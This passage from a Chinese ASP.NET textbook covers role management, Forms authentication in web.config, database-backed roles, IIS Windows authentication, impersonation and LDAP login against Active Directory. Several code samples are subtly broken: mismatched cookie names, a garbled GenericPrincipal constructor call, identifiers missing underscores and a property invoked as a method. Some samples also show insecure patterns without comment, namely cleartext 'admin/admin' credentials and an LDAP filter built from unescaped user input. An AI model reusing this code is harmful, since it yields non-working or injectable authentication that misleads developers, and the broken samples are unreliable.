         [DropDownList1.SelectedIndex].Value);
        ListBox1.DataBind();
    }
}
```

上面的代码演示了使用 Roles.AddUserToRole 方法将用户添加到一个 Role 中，Roles.GetRolesForUser 方法用于获取用户角色，Roles.RemoveUserFromRole 方法用于从某个角色中移除用户。

其中，Roles.AddUserToRole 方法还有 3 个类似的方法，它们是 Roles.AddUsersToRole、Roles.AddUserToRoles 和 Roles.AddUsersToRoles 方法，可以同时对多个用户或多个角色进行操作。

## 8.3 窗体验证

基于窗体的身份验证模式是目前比较常见的身份验证方法，在整合 global.asa 和 web.config 后可以快速实现用户的身份验证。一般该过程先建立一个文件夹，然后把要保护的页面放进去，接着设置 web.config 完成验证工作。如果要访问这个文件夹，就会被强制转到预先设定的登录页面，在用户填写正确的用户名和密码并提交系统验证后，把登录信息写到 Cookie 里，这样用户就可以正常访问文件夹了。

这里需要读者明确的是如何配置窗体验证参数，首先是创建一个 ASP.NET 应用程序，这里面包含登录页面，然后修改根目录下的 web.config，把相关验证的配置节改成 Forms 验证模式，其代码如下：

```
<authentication mode="Forms">
    <forms loginUrl="Login.aspx" />
</authentication>
<authorization>
   <deny users="?" />
```

```
</authorization>
```

在知道如何配置后，接着就在需要保护的文件夹中创建 web.config。需要注意的是，这个子文件夹中的 web.config 实际内容不能和根目录下一样，否则就会出现“配置错误”，例如：在应用程序级别以外使用注册 allowDefinition='MachineToApplication'节是错误的。

在 web.config 中可以进一步设置可以访问系统的角色，这需要配置验证节。在该配置节可以允许列出角色名称，其配置代码如下：

```
<configuration>
  <system.web>
    <authorization>
     <!--设置准许访问此文件夹的角色和拒绝的角色,这里准许管理员,老师访问,拒绝学生访
     问-->
       <allow roles="admin" />
       <allow roles="teacher" />
       <deny roles="student" />
       <!--前提是拒绝匿名用户!-->
       <deny users="?" />
    </authorization>
 </system.web>
</configuration>
```

另外，也可以在根目录的 web.config 文件中完成所有的 url 授权，而不是把它们在各自目录下的 web.config 文件中完成。

下面的实例代码用来保护 admin 文件夹下的内容，拒绝匿名用户访问。

```
<location path="admin">
  <system.web>
   <authorization>
     <deny users="?"></deny>
   </authorization>
   </system.web>
</location>
```

至此，基本的窗体验证参数就设置完成了。接下来开始编写窗体验证代码，一般有两种方式：配置方式和与数据库结合的方式。

### 1．配置方式

配置方式的应用条件是网站的用户不是很多的时候，这时可以把用户和密码放到 web.config 里。具体来说，就是在根目录下的 web.config 文件中加入一个配置节 credentials，包括用户名和密码，其代码如下：

```
<authentication mode="Forms" >
   <forms loginUrl="login.aspx">
     <credentials passwordFormat="Clear">
      <user name="admin" password="admin"/>
     </credentials>
   </forms>
</authentication>
```

在此种情况下，需要配合使用 System.Web.Security.FormsAuthentication.Authenticate（string name,string password）验证 credentials 节中指定的用户名和密码，假如能够获取账户信息则返回 true。

### 2. 与数据库结合的方式

在数据库结合方式中，利用数据库读取用户名密码进行验证，而非配置节中的数据。具体设计步骤如下：

（1）在数据库里建立三张表：

- Users（UserID,UserName,UserPwd）：存放用户信息。
- Roles（RoleID,RoleName）：存放角色信息。
- User_Role（UserID,RoleID）：用户信息表和角色信息表的中间表，使这两张表成为多对多关系。

（2）在登录页面中的“登录”按钮单击事件中加入如下代码，验证用户输入的账户信息：

```
if (Page.IsValid)
{
       if(Users.Authenticate(txtUsername.Text, txtPassword.Text))
                                  // 数据库验证方法,代码略
       {
                                  // 验证后导向初始页
    FormsAuthentication.RedirectFromLoginPage(txtUsername.Text,
    chkRemember.Checked ;
       }
}
```

上面的例子也可以使用 FormsAuthentication.SetAuthCookie 方法。该方法不进行页面导向，而是停留在当前页，然后由用户自己选择导向的页面。

（3）使用 global.asax 文件下的 Application_AuthenticateRequest 事件，此事件在每次访问.aspx 文件时都会触发。

用户角色信息的读取和保存都需要在事件 Application_AuthenticateRequest 执行，它通过窗体验证类 FormsAuthenticationTicket 的方法添加和保存信息。在窗体验证过程中需要利用 Cookies 加密保存信息，而保存的票据主要包括角色的属性和到期时间。

窗体验证事件代码如下：

```
protected void Application AuthenticateRequest(Object sender, EventArgs e)
{
   if (Request.IsAuthenticated == true) // 如果验证了用户,则为 true;否则为 false
   {
       String[] roles;
       // 首次登录,还没有存入角色 Cookies
       if ((Request.Cookies["userlroles"] == null) ||
        (Request.Cookies["userlroles"].Value == ""))
       {
          // 此时调用方法,访问数据库中的记录获得用户角色,并存入 Cookies
          roles =(String[])
         Users.GetRoles(User.Identity.Name).ToArray(typeof(String));
          String roleStr = "";
      foreach (String role in roles)
                // 一个用户会有多种角色,以一个字符串表示,用;隔开
          {
             roleStr += role;
             roleStr += ";";
          }
```

```
            // 创建 Cookies 票据
      FormsAuthenticationTicket ticket = new FormsAuthenticationTicket(
               1,  // 版本
          Context.User.Identity.Name,         // 登录时存入的标识用户的用户名
               DateTime.Now,                  // 发布时间
               DateTime.Now.AddHours(1),      // 过期时间
               false,                         // 是否持久
               roleStr                        // 角色字符串
               );
            // 加密票据
            String CookieStr = FormsAuthentication.Encrypt(ticket);
            // 发送到客户端,起名 userroles
            Response.Cookies["userroles"].Value = CookieStr;// 必须加密
            Response.Cookies["userroles"].Path = "/";
            Response.Cookies["userroles"].Expires =
             DateTime.Now.AddMinutes(1);
       }
     else
     {  // 已存在,读取,解密
   FormsAuthenticationTicket ticket =
 FormsAuthentication.Decrypt(Context.Request.Cookies["userroles"].Value);
           // 把角色字符添加到 list 里
         ArrayList userRoles = new ArrayList();
       foreach (String role in ticket.UserData.Split( new char[] {';'} ))
       {
            userRoles.Add(role);
         }
         roles = (String[]) userRoles.ToArray(typeof(String));
        }
   // 把此用户的角色存到内存中,可以运用 User.IsInRole()方法进行检验用户角色
   // 也可以使用实现 IPrincipal 接口的类,自定义赋值给 Context.User
        Context.User= new GenericPrincipal(Context.User.Identity.Now.
        AddHours(1),roles);
       }
}
```

（4）添加读取和验证用户是否存在获得用户角色的代码，这里主要针对数据库中的表写出获得用户角色的存储过程。

在存储过程代码中利用多表联查的方法，将用户表和角色表的数据整合成符合条件的角色信息。

获取用户角色的存储过程脚本如下：

```
CREATE PROCEDURE User GetUserRolesByUsername
(
   @Username  nvarchar(50)
)
AS
select Roles.RoleName
from Roles
join Users on Users.Username=@Username
join User_Role on User_Role.UserID=Users.UserID
```

```
where Roles.RoleID=User Role.RoleID
GO
```

# 8.4　混 合 认 证

操作系统集成验证是一种依附于操作系统的验证方法，是很多大企业内部系统采用的解决方案。利用员工的计算机作为客户端，公司的服务器作为验证端，把身份验证工作交由计算机自行完成。

ASP.NET 支持使用 Windows 身份验证的自定义解决方案（避开了 IIS 身份验证）。例如，可以编写一个根据 Active Directory 创建的用户验证体系。

如果应用程序使用 Active Directory 用户存储，则应该使用集成 Windows 身份验证。对 ASP.NET 应用程序使用集成 Windows 身份验证时，最好的方法是使用 ASP.NET 的 Windows 身份验证提供程序附带的 Internet 信息服务身份验证方法。

本节将先从简单的 Windows 验证开始，讲解如何利用活动目录创建高可靠度的企业身份验证体系。

## 8.4.1　基于 IIS 的 Windows 身份验证

在基于 IIS 的身份验证中，IIS 向 ASP.NET 传递代表经过身份验证的用户或匿名用户账户的令牌。该令牌在一个包含在 iprincipal 对象中的 iidentity 对象中维护，iprincipal 对象进而附加到当前 Web 请求线程，可以通过 httpcontext.user 属性访问 iprincipal 和 iidentity 对象。这些对象和该属性由身份验证模块设置，这些模块作为 HTTP 模块实现并作为 ASP.NET 管道的一个标准部分进行调用，如图 8-19 所示。





图 8-19　IIS 与 ASP.NET 通信

ASP.NET 验证管道模型包含一个 httpapplication 对象、多个 HTTP 模块对象，以及一个 HTTP 处理程序对象及其相关的工厂对象。httpruntime 对象用于处理序列的开头。在整个请求生命周期中，httpcontext 对象用于传递有关请求和响应的详细信息。

对于身份验证模块，ASP.NET 允许在 web.config 文件中定义一组 HTTP 模块。其中包括大量身份验证模块，如下所示：

```
<httpModules>
  <add name="WindowsAuthentication"
    type="System.Web.Security.WindowsAuthenticationModule" />
  <add name="FormsAuthentication"
    type="System.Web.Security.FormsAuthenticationModule" />
  <add name="PassportAuthentication"
    type="System.Web.Security.PassportAuthenticationModule" />
</httpModules>
```

身份验证模块的加载数量取决于该配置文件的 authentication 元素中指定了哪种身份验证模式。上面例子中的身份验证模块创建一个 iprincipal 对象并将它存储在 httpcontext.user 属性中。这是很关键的，因为其他授权模块会使用该 iprincipal 对象做出授权决定。

当 IIS 中启用匿名访问且 authentication 元素的 mode 属性设置为 none 时，会把默认的匿名原则添加到 httpcontext.user 属性中，在进行身份验证之后，httpcontext.user 不是空引用。

如果 web.config 文件包含以下元素，则激活 windowsauthenticationmodule 类。

```
<authentication mode="Windows" />
```

WindowsAuthenticationModule 类负责创建 windowsprincipal 和 windowsidentity 对象表示经过身份验证的用户，并且负责将这些对象附加到当前 Web 请求。

对于 Windows 身份验证，遵循以下步骤：

（1）WindowsAuthenticationModule 使用从 IIS 传递到 ASP.NET 的 Windows 访问令牌创建一个 windowsprincipal 对象。该令牌包装在 httpcontext 类的 workerrequest 属性中。引发 authenticaterequest 事件时，windowsauthenticationmodule 从 httpcontext 类检索该令牌并创建 windowsprincipal 对象。httpcontext.user 用该 windowsprincipal 对象进行设置，表示所有经过身份验证的模块和 ASP.NET 经过身份验证的用户安全上下文。

（2）WindowsAuthenticationModule 类使用 P/Invoke 调用 Win32 函数并获得该用户所属的 Windows 组的列表，这些组用于填充 windowsprincipal 角色列表。

（3）WindowsAuthenticationModule 类将 windowsprincipal 对象存储在 httpcontext.user 属性中，授权模块对经过身份验证的用户授权。

**注意：** defaultauthenticationmodule 类（也是 ASP.NET 管道的一部分）将 thread.currentprincipal 属性值设置为与 httpcontext.user 属性一样，它在处理 authenticaterequest 事件之后进行此操作。

授权模块在计算机级别的 web.config 文件的 httpmodules 元素中定义，代码如下所示：

```
<httpModules>
  <add name="UrlAuthorization"
    type="System.Web.Security.UrlAuthorizationModule" />
  <add name="FileAuthorization"
```

```
    type="System.Web.Security.FileAuthorizationModule" />
  <add name="AnonymousIdentification"
    type="System.Web.Security.AnonymousIdentificationModule" />
</httpModules>
urlauthorizationmodule
```

调用 urlauthorizationmodule 类时，程序会在计算机级别或应用程序特定的 web.config 文件中查找 authorization 元素。如果存在该元素，则 urlauthorizationmodule 类从 httpcontext.user 属性检索 iprincipal 对象，然后使用指定的动词（GET、POST 等）确定是否授权给该用户，让其访问请求的资源。

接下来会自动调用 fileauthorizationmodule 类，用来检查 httpcontext.user.identity 属性中的 iidentity 对象是否是 windowsidentity 类的一个实例。如果 identity 对象不是 windowsidentity 类的一个实例，则 fileauthorizationmodule 类停止处理。

如果 identity 对象是 windowsidentity 类的一个实例，则 fileauthorizationmodule 类调用 Accesscheck Win32 函数（通过 P/Invoke）确定是否授权经过身份验证的客户端访问请求的文件。如果文件的安全描述符的随机访问控制列表（DACL）中至少包含一个 read 访问控制项（ACE），则允许该请求继续；否则，fileauthorizationmodule 类调用 httpapplication.completerequest 方法并返回状态码 401 到客户端。

在 ASP.NET 中，windowsprincipal 和 windowsidentity 类表示使用 Windows 身份验证方法进行身份验证用户的安全上下文。使用 Windows 身份验证的 ASP.NET 应用程序可以通过 httpcontext.user 属性访问 windowsprincipal 类。

要启动当前请求的安全上下文，使用以下代码：

```
using System.Security.Principal;
...
// 获取用户认证身份
WindowsPrincipal winPrincipal = (WindowsPrincipal)HttpContext.Current.User;
windowsidentity.getcurrent;
```

WindowsIdentity.GetCurrent 方法用于获取当前运行的 Win32 线程安全上下文的标识。如果不使用模拟，线程继承 IIS 6.0（默认情况下的 NetworkService 账户）进程的安全上下文。

安全上下文在访问本地资源时使用，通过使用初始用户的安全上下文或固定标识，可以使用模拟重写该安全上下文。

要检索运行在应用程序的安全上下文，使用以下代码：

```
using System.Security.Principal;
...
// Obtain the authenticated user's identity.
WindowsIdentity winId = WindowsIdentity.GetCurrent();
WindowsPrincipal winPrincipal = new WindowsPrincipal(winId);
thread.currentprincipal
```

ASP.NET 应用程序中的每个线程公开一个 currentprincipal 对象，该对象保存经过身份验证的初始用户的安全上下文。该安全上下文可用于基于角色的授权。

要检索线程的当前原则，使用以下代码：

```
using System.Security.Principal;
...
```

```
//获取用户认证权限
WindowsPrincipal winPrincipal = (WindowsPrincipal) Thread.
CurrentPrincipal();
```

表 8-2 显示从各种标识属性获得的结果标识，当应用程序使用 Windows 身份验证且 IIS 配置为使用集成 Windows 身份验证时，则可以在 ASP.NET 应用程序使用这些标识属性。

表 8-2 主要的处理程序

| web.config 设置 | 变 量 位 置 | 结 果 标 识 |
| --- | --- | --- |
| <identity impersonate="true"/><br><authentication mode="Windows" /> | HttpContext<br>WindowsIdentity 线程 | Domain\UserName |
| <identity impersonate="false"/><br><authentication mode="Windows" /> | HttpContext<br>WindowsIdentity 线程 | Domain\UserName<br>NT AUTHORITY\NETWORK SERVICE |
| <identity impersonate="true"/><br><authentication mode="Forms" /> | HttpContext<br>WindowsIdentity 线程 | 用户提供的名称<br>Domain\UserName |
| <identity impersonate="false"/><br><authentication mode="Forms" /> | HttpContext<br>WindowsIdentity 线程 | 用户提供的名称<br>NT AUTHORITY\NETWORK SERVICE |

ASP.NET 应用程序可以使用“模拟模式”执行操作使用经过身份验证的客户端或特定 Windows 账户的安全上下文来访问资源。要模拟初始（经过身份验证的）用户，必须在 web.config 文件中使用以下代码配置：

```
<authentication mode="Windows" />
<identity impersonate="true" />
```

通过使用该配置，ASP.NET 始终模拟经过身份验证的用户，且所有资源访问均使用经过身份验证的用户的安全上下文执行。如果应用程序的虚拟目录上启用了匿名访问，则模拟 IUSR_MACHINENAME 账户。

如果要暂时模拟经过身份验证的调用方，要将 identity 元素的 impersonate 属性设置为 false。下面的实例代码告诉读者如何获取用户身份，并且通过方法 Impersonate 设置客户端的模拟属性。

客户端模拟验证代码如下：

```
using System.Security.Principal;
...
// 获取身份
WindowsIdentity winId = (WindowsIdentity)HttpContext.Current.User.Identity;
WindowsImpersonationContext ctx = null;
try
{
    // 开始模拟
    ctx = winId.Impersonate();
    // Now impersonating.
    // 授权访问资源
}
// 捕获错误
catch
{
}
finally
```

```
{
    // Revert impersonation.
    if (ctx != null)
        ctx.Undo();
}
// 返回默认进程
```

这段代码模拟了经过身份验证的初始用户，在 httpcontext.current.user.identity 对象中维护初始用户的标识和 Windows 令牌。

如果需要在应用程序的整个生命周期中模拟相同的标识，可以在 web.config 文件中的 identity 元素上指定凭据。

## 8.4.2　基于活动目录的 Windows 身份验证

本节介绍 ASP.NET 应用程序是如何使用 Forms 身份验证来允许用户使用轻型目录访问协议（LDAP）对活动目录（Active Directory）进行身份验证的。在对用户进行身份验证和重定向后，一般使用 Global.asax 文件的 Application_AuthenticateRequest 方法在 HttpContext.User 属性中存储 GenericPrincipal 对象（该对象贯穿整个请求）。具体操作步骤如下：

### 1. 创建新的ASP.NET Web应用程序

（1）启动 Microsoft Visual Studio.NET。

（2）在“文件”菜单上、单击“新建”按钮，然后选择“项目”项。

（3）在“项目类型”下，单击“Visual C#项目”的选项卡，然后在“模板”窗体中选择“ASP.NET Web 应用程序”的图标。

（4）在“名称”框中，输入 FormsAuthAd。

（5）如果读者使用的是本地服务器，则在“服务器”框中保留默认的 http://localhost。否则，添加指向您所用服务器的路径。单击“确定”按钮。

（6）在“解决方案资源管理器”中，右击“引用”节点，然后在弹出的快捷菜单中单击“添加引用”命令。

（7）在“添加引用”对话框中的.NET 选项卡上，依次单击 System.DirectoryServices.dll、“选择”和“确定”按钮。

### 2. 添加System.DirectoryServices身份验证代码

（1）在“解决方案资源管理器”中，右击项目节点，指向“添加”项，然后单击“添加新项”项。

（2）在“模板”下，单击“类”项。

（3）在“名称”框中输入 LdapAuthentication.cs，然后单击“打开”按钮。

（4）用下面的代码替换 LdapAuthentication.cs 文件中的现有代码：

```
using System;
using System.Text;
using System.Collections;
using System.DirectoryServices;
```

```
namespace FormsAuth
{
  public class LdapAuthentication
  {
    private string _path;
    private string _filterAttribute;
    public LdapAuthentication(string path)
    {
       _path = path;
    }

    public bool IsAuthenticated(string domain, string username, string pwd)
    {
      string domainAndUsername = domain + @"\" + username;
      DirectoryEntry entry = new DirectoryEntry( _path, domainAndUsername, pwd);
      try
      {
        // 绑定本地对象到活动目录
        object obj = entry.NativeObject;
        DirectorySearcher search = new DirectorySearcher(entry);
        search.Filter = "(SAMAccountName=" + username + ")";
        search.PropertiesToLoad.Add("cn");
        SearchResult result = search.FindOne();
        if(null == result)
        {
          return false;
        }
        // Update the new path to the user in the directory.
         _path = result.Path;
         _filterAttribute = (string)result.Properties["cn"][0];
      }
      catch (Exception ex)
      {
        throw new Exception("Error authenticating user. " + ex.Message);
      }
      return true;
    }

    public string GetGroups()
    {
      DirectorySearcher search = new DirectorySearcher(_path);
      search.Filter = "(cn=" + _filterAttribute + ")";
      search.PropertiesToLoad.Add("memberOf");
      StringBuilder groupNames = new StringBuilder();
      try
      {
        SearchResult result = search.FindOne();
        int propertyCount = result.Properties["memberOf"].Count;
        string dn;
        int equalsIndex, commaIndex;
        for(int propertyCounter = 0; propertyCounter < propertyCount;
        propertyCounter++)
        {
          dn = (string)result.Properties["memberOf"][propertyCounter];
       equalsIndex = dn.IndexOf("=", 1);
          commaIndex = dn.IndexOf(",", 1);
          if(-1 == equalsIndex)
          {
            return null;
          }
          groupNames.Append(dn.Substring((equalsIndex + 1), (commaIndex -
```

```
          equalsIndex) - 1));
          groupNames.Append("|");
        }
      }
    catch(Exception ex)
    {
      throw new Exception("Error obtaining group names. " + ex.Message);
    }
    return groupNames.ToString();
  }
}
}
```

上述过程中，身份验证代码接受域、用户名、密码和指向 Active Directory 树的路径。此代码使用 LDAP 目录提供程序。Logon.aspx 页中的代码调用 LdapAuthentication.IsAuthenticated 方法并传入从该用户收集的凭据。然后，创建一个 DirectoryEntry 对象，该对象包含指向目录树的路径、用户名和密码，用户名必须采用 domain\username 格式。

然后 DirectoryEntry 对象通过获取 NativeObject 属性，尝试强制绑定 AdsObject 对象。如果上述操作成功，则通过创建 DirectorySearcher 对象并用 sAMAccountNameadschema.a_samaccountname 进行筛选，获取用户的 CN 属性。

在对用户进行身份验证后，IsAuthenticated 方法返回 true。为获取用户组的列表，此代码调用 LdapAuthentication.GetGroups 方法。LdapAuthentication.GetGroups 方法通过创建 DirectorySearcher 对象并根据 memberOf 属性进行筛选，获取用户所属的安全和分发组的列表。

此方法会返回由竖线分隔的组列表。注意 LdapAuthentication.GetGroups 方法会对字符串进行截断处理，将缩短在身份验证 Cookie 中存储的字符串长度。如果字符串未被截断，则每组的格式如下：

```
CN=…, … ,DC=domain,DC=com
```

LdapAuthentication.GetGroups 方法可能返回非常长的字符串。如果此字符串的长度大于 Cookie 的长度，就不会创建身份验证 Cookie。如果此字符串可能超出 Cookie 的长度，则需要在 ASP.NET 缓存对象或数据库中存储组信息。或可能需要对组信息进行加密，并在隐藏的窗体字段中存储此信息。

Global.asax 文件的代码提供 Application_AuthenticateRequest 事件处理程序，此事件处理程序从 Context.Request.Cookies 集合检索身份验证 Cookie，对 Cookie 进行解密，并且检索在 FormsAuthenticationTicket.UserData 属性中存储的组列表。这些组在 Logon.aspx 页中创建，用竖线分隔的列表进行展现。代码对字符串数组中的字符串进行分析，以创建 GenericPrincipal 对象。在创建 GenericPrincipal 对象后，将该对象放置于 HttpContext.User 属性中。

### 3．编写Global.asax代码

（1）在“解决方案资源管理器”中，右击 Global.asax，然后单击“查看代码”。

（2）将以下代码添加到 theGlobal.asax.cs 文件：

```
using System.Web.Security;
```

```
using System.Security.Principal;
```

（3）使用以下代码替换 Application_AuthenticateRequest 的现有空事件处理程序：

```
void Application_AuthenticateRequest(object sender, EventArgs e)
{
  string CookieName = FormsAuthentication.FormsCookieName;
  HttpCookie authCookie = Context.Request.Cookies[CookieName];

  if(null == authCookie)
  {
    // There is no authentication Cookie.
    return;
  }
  FormsAuthenticationTicket authTicket = null;
  try
  {
    authTicket = FormsAuthentication.Decrypt(authCookie.Value);
  }
  catch(Exception ex)
  {
    // Write the exception to the Event Log.
    return;
  }
if(null == authTicket)
  {
    // Cookie failed to decrypt.
    return;
  }
  // When the ticket was created, the UserData property was assigned a
  // pipe-delimited string of group names.
  string[] groups = authTicket.UserData.Split(new char[]{'|'});
  // Create an Identity.
  GenericIdentity id = new GenericIdentity(authTicket.Name,
  "LdapAuthentication");
  // This principal flows throughout the request.
  GenericPrincipal principal = new GenericPrincipal(id, groups);
  Context.User = principal;
}
```

在本节中将配置 web.config 文件中的<forms>、<authentication>和<authorization>元素。通过这些更改，只有经过了身份验证的用户才能访问该应用程序，未经身份验证的请求被重定向到 Logon.aspx 页。程序员可以修改此配置，只允许某些用户和组访问该应用程序。

### 4. 修改web.config文件

（1）在记事本中打开 web.config。

（2）用下面的代码替换现有代码：

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <system.web>
    <authentication mode="Forms">
      <forms loginUrl="logon.aspx" name="adAuthCookie" timeout="10"
      path="/">
      </forms>
    </authentication>
    <authorization>
```

```
    <deny users="?"/>
    <allow users="*"/>
  </authorization>
  <identity impersonate="true"/>
 </system.web>
</configuration>
```

注意配置元素：<identity impersonate="true"/>。对于配置来自 Internet 信息服务的匿名账户，上述元素确保了 ASP.NET 模拟该账户。此配置实现了对此应用程序的所有请求都基于所配置的账户的安全上下文运行。该用户针对 Active Directory 进行身份验证，但访问 Active Directory 的账户必须是已配置的账户。

### 5. 为匿名身份验证配置IIS

（1）在 IIS 管理器（管理工具中）或用于 IIS 的 MMC 管理单元中，右击要为其配置身份验证的网站，然后单击“属性”命令。

（2）单击“目录安全性”选项卡，然后在“身份验证和访问控制”下，单击“编辑”按钮。

（3）选中“匿名身份验证”复选框（在 Windows Server 2008 中标记了“启用匿名访问”）。

（4）使应用程序的匿名账户成为对 Active Directory 具有权限的账户。

（5）如果启用了“允许 IIS 控制密码”复选框，则清除该复选框。默认的 IUSR_<computername>账户对 Active Directory 不具有权限。

### 6. 创建Logon.aspx测试页

（1）在“解决方案资源管理器”中，右击项目节点，在弹出的快捷菜单中选择“添加”→“添加 Web 窗体”命令。

（2）在“名称”框中输入 Logon.aspx，然后单击“打开”按钮。

（3）在“解决方案资源管理器”中，右击 Logon.aspx 项，在弹出的快捷菜单中选择“视图设计器”命令。

（4）单击“设计器”中的 HTML 选项卡。

（5）用下面的代码替换现有代码：

```
<%@ Page language="c#" AutoEventWireup="true" %>
<%@ Import Namespace="FormsAuth" %>
<html>
  <body>
    <form id="Login" method="post" runat="server">
